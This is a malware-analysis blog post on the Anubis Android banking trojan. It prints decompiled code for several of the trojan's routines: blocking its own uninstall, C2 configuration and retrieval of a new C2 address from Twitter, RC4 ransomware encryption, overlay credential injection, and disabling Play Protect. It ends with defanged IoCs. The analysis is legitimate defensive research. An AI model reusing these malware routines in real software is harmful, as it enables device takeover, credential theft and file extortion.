Full Anubis android malware analysis

muha2xmad.github.io/malware-analysis/anubis/

May 27, 2022

Muhammad Hasan Ali

Malware Analysis learner

4 minute read

As-salamu Alaykum

Introduction

Anubis is an android malware or bank trojan collects sensitive data from the victim's mobile such as financial data using read/write SMS and keylogging. Anubis targets turkish speaker and spreads through malicious websites which download directly anubis malware or through google play which download the dropper then the dropper downloads the anubis malware. The sample from VT

Download the sample from github

Static analysis

We try to decompile the apk file using `apktool` command `apktool d anubis.apk`. Then we open the decoded `AndroidManifest.xml` file, we see many permissions which show the capability of the malware.

```
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS" />
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
```

Figure(1): permissions of the malware

The malware has the capability of access location, read/write SMS, call phone, record autio, read contacts, and internet.

We get back to the `apk` file and `unzip` it. And convert the dalvik executable `classes.dex` file to `java bytecode` file using `dex2jar` command `d2j-dex2jar classes.dex`. Then open the classes.jar in `jd-GUI` to examine java code.

Uninstall the app

When trying to uninstall the program, it forces you going to home screen. Using Accessibility services run in background when AccessibilityEvent is fired then do something. In anubis, if malware app name, settings `com.android.settings`, or remove/uninstall then go back to home screen trigaring `to_home_screen()`.

```
    Iterator i = v6_1.findAccessibilityNodeInfosByText(v0.a.i(v0)).iterator();
label_171:
    while(i.hasNext()) {
        Object v9_4 = i.next();
        AccessibilityNodeInfo v9_5 = (AccessibilityNodeInfo)v9_4;
        for(Object v10_1: v6_1.findAccessibilityNodeInfosByText(v0.f)) {
            if(!((AccessibilityNodeInfo)v10_1).toString().contains("com.android.settings")) {
                continue;
            }

            this.to_home_screen();
            v0.a.b(v0, "4", "p=" + v0.a.c(v0.a.q(v0) + "|Attempt to remove malware 2|"));
        }

        Iterator v9_7 = v6_1.findAccessibilityNodeInfosByText(v0.g).iterator();
        while(true) {
        label_210:
            if(!v9_7.hasNext()) {
                continue label_171;
            }

            Object v10_2 = v9_7.next();
            if(!((AccessibilityNodeInfo)v10_2).toString().contains("com.android.settings")) {
                goto label_210;
            }

            this.to_home_screen();
            v0.a.b(v0, "4", "p=" + v0.a.c(v0.a.q(v0) + "|Attempt to remove malware 3|"));
        }
    }
```

Figure(2): attempting to uninstall the malware

Capabilities

The malware lots of Capabilities as we see VNC, keylogging, spam SMS, request location, disable play protect, and more.

```
stringBuilder.append(10000);
d(paramContext, "interval", stringBuilder.toString());
d(paramContext, "name", "false");
d(paramContext, "perehvat_sws", "false");
d(paramContext, "del_sws", "false");
d(paramContext, "network", "false");
d(paramContext, "gps", "false");
d(paramContext, "madeSettings", "1 2 3 4 5 6 7 8 9 10 11 12 13 ");
d(paramContext, "RequestINJ", "");
d(paramContext, "RequestGPS", "");
d(paramContext, "save_inj", "");
d(paramContext, "SettingsAll", "");
d(paramContext, "getNumber", "false");
d(paramContext, "dateCJ", "");
d(paramContext, "iconCJ", "0:0");
d(paramContext, "str_push_fish", "");
d(paramContext, "timeStartGrabber", "");
d(paramContext, "checkStartGrabber", "0");
d(paramContext, "startRequest", "Access=0Perm=0");
d(paramContext, "StringPermis", "");
d(paramContext, "StringActivate", "activate");
d(paramContext, "StringAccessibility", "Enable access for");
d(paramContext, "StringYes", "");
d(paramContext, "uninstall1", "");
d(paramContext, "uninstall2", "");
d(paramContext, "vkladmin", "");
d(paramContext, "websocket", "");
d(paramContext, "vnc", "start");
d(paramContext, "sound", "start");
d(paramContext, "straccessibility", "");
d(paramContext, "straccessibility2", "");
d(paramContext, "findfiles", "");
d(paramContext, "foregroundwhile", "");
d(paramContext, "cryptfile", "false");
d(paramContext, "status", "");
d(paramContext, "key", "");
d(paramContext, "htmllocker", "");
d(paramContext, "lock_amount", "");
d(paramContext, "lock_btc", "");
d(paramContext, "keylogger", "");
d(paramContext, "recordsoundseconds", "0");
d(paramContext, "startRecordSound", "stop");
d(paramContext, "play_protect", "");
d(paramContext, "textPlayProtect", "");
d(paramContext, "buttonPlayProtect", "");
d(paramContext, "spamSMS", "");
d(paramContext, "textSPAM", "");
d(paramContext, "indexSMSSPAM", "");
d(paramContext, "DexSocksMolude", "");
d(paramContext, "lookscreen", "");
d(paramContext, "step", "0");
d(paramContext, "id_windows_bot", "");
```

Figure(3): Malware Capabilities

C2 server

By searching with `http`, we can find the C2 server `hxxp://sosyalkampanya2.tk/dedebus/` which is used as VNC client.

```
d(paramContext, "VNC_Start_NEW", "http://sosyalkampanya2.tk/dedebus/");
d(paramContext, "Starter", "http://sosyalkampanya2.tk/dedebus/");
d(paramContext, "time_work", "0");
d(paramContext, "time_start_permission", "0");
StringBuilder stringBuilder = new StringBuilder();
stringBuilder.append("");
this.a.getClass();
stringBuilder.append("http://sosyalkampanya2.tk/dedebus/".replace(" ", ""));
d(paramContext, "urls", stringBuilder.toString());
stringBuilder = new StringBuilder();
stringBuilder.append("");
this.a.getClass();
stringBuilder.append("".replace(" ", ""));
```

Figure(4): C2 server

The malware will try to get new C2 servers, which will be through twitter. It will query the twitter page which contains Chinese tweets and search for text from two tags `苏尔的开始` and `苏尔苏尔完` then loops to convert the Chinese chars with its related in English. Then the output will be in `Base64` which will be decoded and the next output will be in `RC4` encryption and will be decrypted using key `zanibus`

```
protected String a(Void[] arg4) {
    try {
        b.this.a.getClass();
        this.a = (HttpURLConnection)new URL("https://twitter.com/qweqweqwe").openConnection();   query twitter page
        this.a.setRequestMethod("GET");
        this.a.connect();
        InputStream v4_1 = this.a.getInputStream();
        StringBuffer v0 = new StringBuffer();
        this.b = new BufferedReader(new InputStreamReader(v4_1));
        while(true) {
            String v4_2 = this.b.readLine();
            if(v4_2 == null) {
                break;
            }

            v0.append(v4_2);
        }

        System.out.println(v0.toString());
        this.c = v0.toString().replace(" ", "");
        this.c = b.this.a(this.c, "苏尔的开始", "苏尔苏尔完");   get text between these two tags
        int v4_3;
        for(v4_3 = 0; v4_3 < wocwvy.czyxoxmbauu.slsa.a.s.length; ++v4_3) {
            this.c = this.c.replace(wocwvy.czyxoxmbauu.slsa.a.t[v4_3], wocwvy.czyxoxmbauu.slsa.a.s[v4_3]);   replace Chinese with english chars
        }

        this.c = b.this.decode_decrypt_1(this.c);   decode then decrypt
    }
```


Figure(5): Get new C2 server from twitter

```
public String decode_decrypt(String arg3, String arg4) {
    try {
        byte[] v3 = this.b(new String(Base64.decode(arg3, 0), "UTF-8"));   Decode Base64 output
        return new String(new wocwvy.czyxoxmbauu.slsa.oyqwzkyy.a(arg4.getBytes()).a(v3));   then decrypt with zanubis
    }
```

Figure(6): Decode and decrypt the output

Anubis as a Keylogger

When you try to enter text in any textbox, the event `TYPE_VIEW_TEXT_CHANGED` and its event type is `16` will be triggered and save the text into `keys.log` then send it to the C2 server.



Figure(7): Keylogging function

Figure(8): If C2 sends a command contains Clear, then deletes key strokes saved

Receiving commands

The malware receives many encrypted commands from the C2 server and then decrypts it as we see when getting new C2 server such as `opendir` , `downloadfile` , `deletefilefolder` , `getIP` . In long string of commands, commands are separated by `::` .

Figure(9): receives encrypted commands and decryptes it

Intercepting and forwarding Calls and SMS

The malware can Intercepting and forwarding Calls and SMS which used in bank varifications. In SMS, can forward the OTP SMS. In Calls, varification and warning calls

Figure(10): Intercepting and forwarding Calls

Anubis as a ransomware

The malware acts as a ransomware which can encrypt files located in `/mnt`, `/mount`, `/sdcard`, and `/storage`.

```
@Override  // android.app.IntentService
protected void onHandleIntent(Intent arg7) {
    this.b = this.a.e(this, "status");
    this.c = this.a.e(this, "key");
    File v7 = new File("/mnt");
    File v0 = new File("/mount");
    File v1 = new File("/sdcard");
    File v2 = new File("/storage");
    try {
        this.a.a("Cryptolocker", "1");
        this.a(Environment.getExternalStorageDirectory());
        this.a.a("Cryptolocker", "2");
    }
    catch(Exception unused_ex) {
    }

    try {
        this.a(v7);
        this.a.a("Cryptolocker", "3");
    }
    catch(Exception unused_ex) {
    }

    try {
        this.a(v0);
        this.a.a("Cryptolocker", "4");
    }
    catch(Exception unused_ex) {
    }

    try {
        this.a(v1);
        this.a.a("Cryptolocker", "5");
    }
    catch(Exception unused_ex) {
    }

    try {
        this.a(v2);
        this.a.a("Cryptolocker", "6");
    }
    catch(Exception unused_ex) {
    }

    if(this.b.equals("crypt")) {
        this.a.b(this, "4", "p=" + this.a.c(this.a.q(this) + "|The Cryptor is activated, the file system is encrypted by key: " + this.c + "|"));
        this.a.d(this, "cryptfile", "true");
    }
    else if(this.b.equals("decrypt")) {
        this.a.b(this, "4", "p=" + this.a.c(this.a.q(this) + "|File System is Decrypted!|"));
        this.a.d(this, "cryptfile", "false");
    }
```

Figure(11): Anubis as a ransomware

The malware will use RC4 encryption to encrypt the files with a key which is received from the C2 server then save the encrypted data and deletes the original data. The key is used as a decryption and encryptio data.

```
if(v3) {
    try {
        byte[] v3_1 = b.a(v2);
        if(this.b.equals("crypt")) {
            if(v2.getPath().contains(".AnubisCrypt")) {  // Is the file not encrypted?
                ++v1;
                goto label_3;
            }

            byte[] encrypted_data = this.a.rc4_to_encrypt(v3_1, this.key);  // Encrypt the data with RC4 and delete the original file
            v4 = new FileOutputStream(v2.getPath() + ".AnubisCrypt", true);
            v4.write(encrypted_data);
            v4.close();
            v2.delete();
            ++v1;
            goto label_3;
        }
        else {
            if(!this.b.equals("decrypt") || !v2.getPath().contains(".AnubisCrypt")) {  // Is the file encrypted?
                ++v1;
                goto label_3;
            }

            byte[] decrypted_data = this.a.rc4_to_decrypt(v3_1, this.key);  // Decrypt the files
            v4 = new FileOutputStream(v2.getPath().replace(".AnubisCrypt", ""), true);
            v4.write(decrypted_data);
            v4.close();
            v2.delete();
        }
    }
```

Figure(12): Anubis encrypts and decrypts data

Anubis with overlay attack

The malware searches for specific apps by comparing the installed apps to list of hardcoded apps -most of them is banking apps- to perform overlay attack. The malware opens an active window over a legitimate program. The opened malicious window is the same as the legitimate program. The malware can steal the victim's credential data such as payment data or login data.

```
const-string        v0, ""
invoke-virtual      Context->getPackageManager()PackageManager, p1
move-result-object  p1
const/16            v1, 0x0080
invoke-virtual      PackageManager->getInstalledApplications(I)List, p1, v1
move-result-object  p1
invoke-interface    List->iterator()Iterator, p1
move-result-object  p1

invoke-interface    Iterator->hasNext()Z, p1
move-result         v1
if-eqz              v1, :4396

invoke-interface    Iterator->next()Object, p1
move-result-object  v1
check-cast          v1, ApplicationInfo
iget-object         v2, v1, ApplicationInfo->packageName:String
const-string        v3, "at.spardat.bcrmobile"
invoke-virtual      String->equals(Object)Z, v2, v3
move-result         v2
if-eqz              v2, :6E

new-instance        v2, StringBuilder
invoke-direct       StringBuilder-><init>()V, v2
invoke-virtual      StringBuilder->append(String)StringBuilder, v2, v0
const-string        v0, "at.spardat.bcrmobile,"
invoke-virtual      StringBuilder->append(String)StringBuilder, v2, v0
invoke-virtual      StringBuilder->toString()String, v2
move-result-object  v0

iget-object         v2, v1, ApplicationInfo->packageName:String
const-string        v3, "at.spardat.netbanking"
invoke-virtual      String->equals(Object)Z, v2, v3
move-result         v2
if-eqz              v2, :A4
```

Figure(13): Targeted apps

```
this.b.a("START INJ", "" + v0);
WebView v3_1 = new WebView(this);
v3_1.getSettings().setJavaScriptEnabled(true);
v3_1.setScrollBarStyle(0);
v3_1.setWebViewClient(new b(this, null));
v3_1.setWebChromeClient(new a(this, null));
String v2 = Resources.getSystem().getConfiguration().locale.getCountry();
v3_1.loadUrl(v1 + "/fafa.php?f=" + v0 + "&p=" + this.b.q(this) + "|" + v2.toLowerCase());
this.setContentView(v3_1);
this.b.b(this, "4", "p=" + this.b.c(this.b.q(this) + "|Start injection " + v0 + "|"));
```

Figure(14): Webview over the legitimate program

Disable play protect

This is an installed malware on the device, then how it didn't flag as a malware by play protect? The malware disables play protect

```
this.a.b(this, "4", "p=" + this.a.c(this.a.q(this) + "|Request to disable <Google Play Protect>!|"));
AlertDialog.Builder v1 = new AlertDialog.Builder(this);
v1.setTitle("Google Play Protect").setMessage(v2).setIcon(0x7F020000).setCancelable(false).setNegativeButton(v0, new DialogInterface.OnClickListener() {
    @Override  // android.content.DialogInterface$OnClickListener
    public void onClick(DialogInterface arg4, int arg5) {
        Intent v1 = new Intent();
        v1.setClassName("com.google.android.gms", "com.google.android.gms.security.settings.VerifyAppsSettingsActivity");
        try {
            ovyvpsbxxrtayd.this.startActivity(v1);
            ovyvpsbxxrtayd.this.b.startService(new Intent(ovyvpsbxxrtayd.this.b, usbvhkriufnc.class));
        }
```

Figure(15): Anubis disables play protect

IoCs

No.	Description	Hash and URLs
1	The APK hash (MD5)	ba7b1ba0830e11da60dec1c90632515d
2	C2 server	hxxp://sosyalkampanya2.tk/dedebus/
3	related C2 Server	hxxp://twitter.com/qweqweqwe
4	related C2 Server	hxxp://twitter.com/ankaratakipte

Article quote

> ومن لم يكن في معيّة الله فهو هالك

REF

- https://n1ght-w0lf.github.io/malware%20analysis/anubis-banking-malware/
- https://eybisi.run/Mobile-Malware-Analysis-Tricks-used-in-Anubis/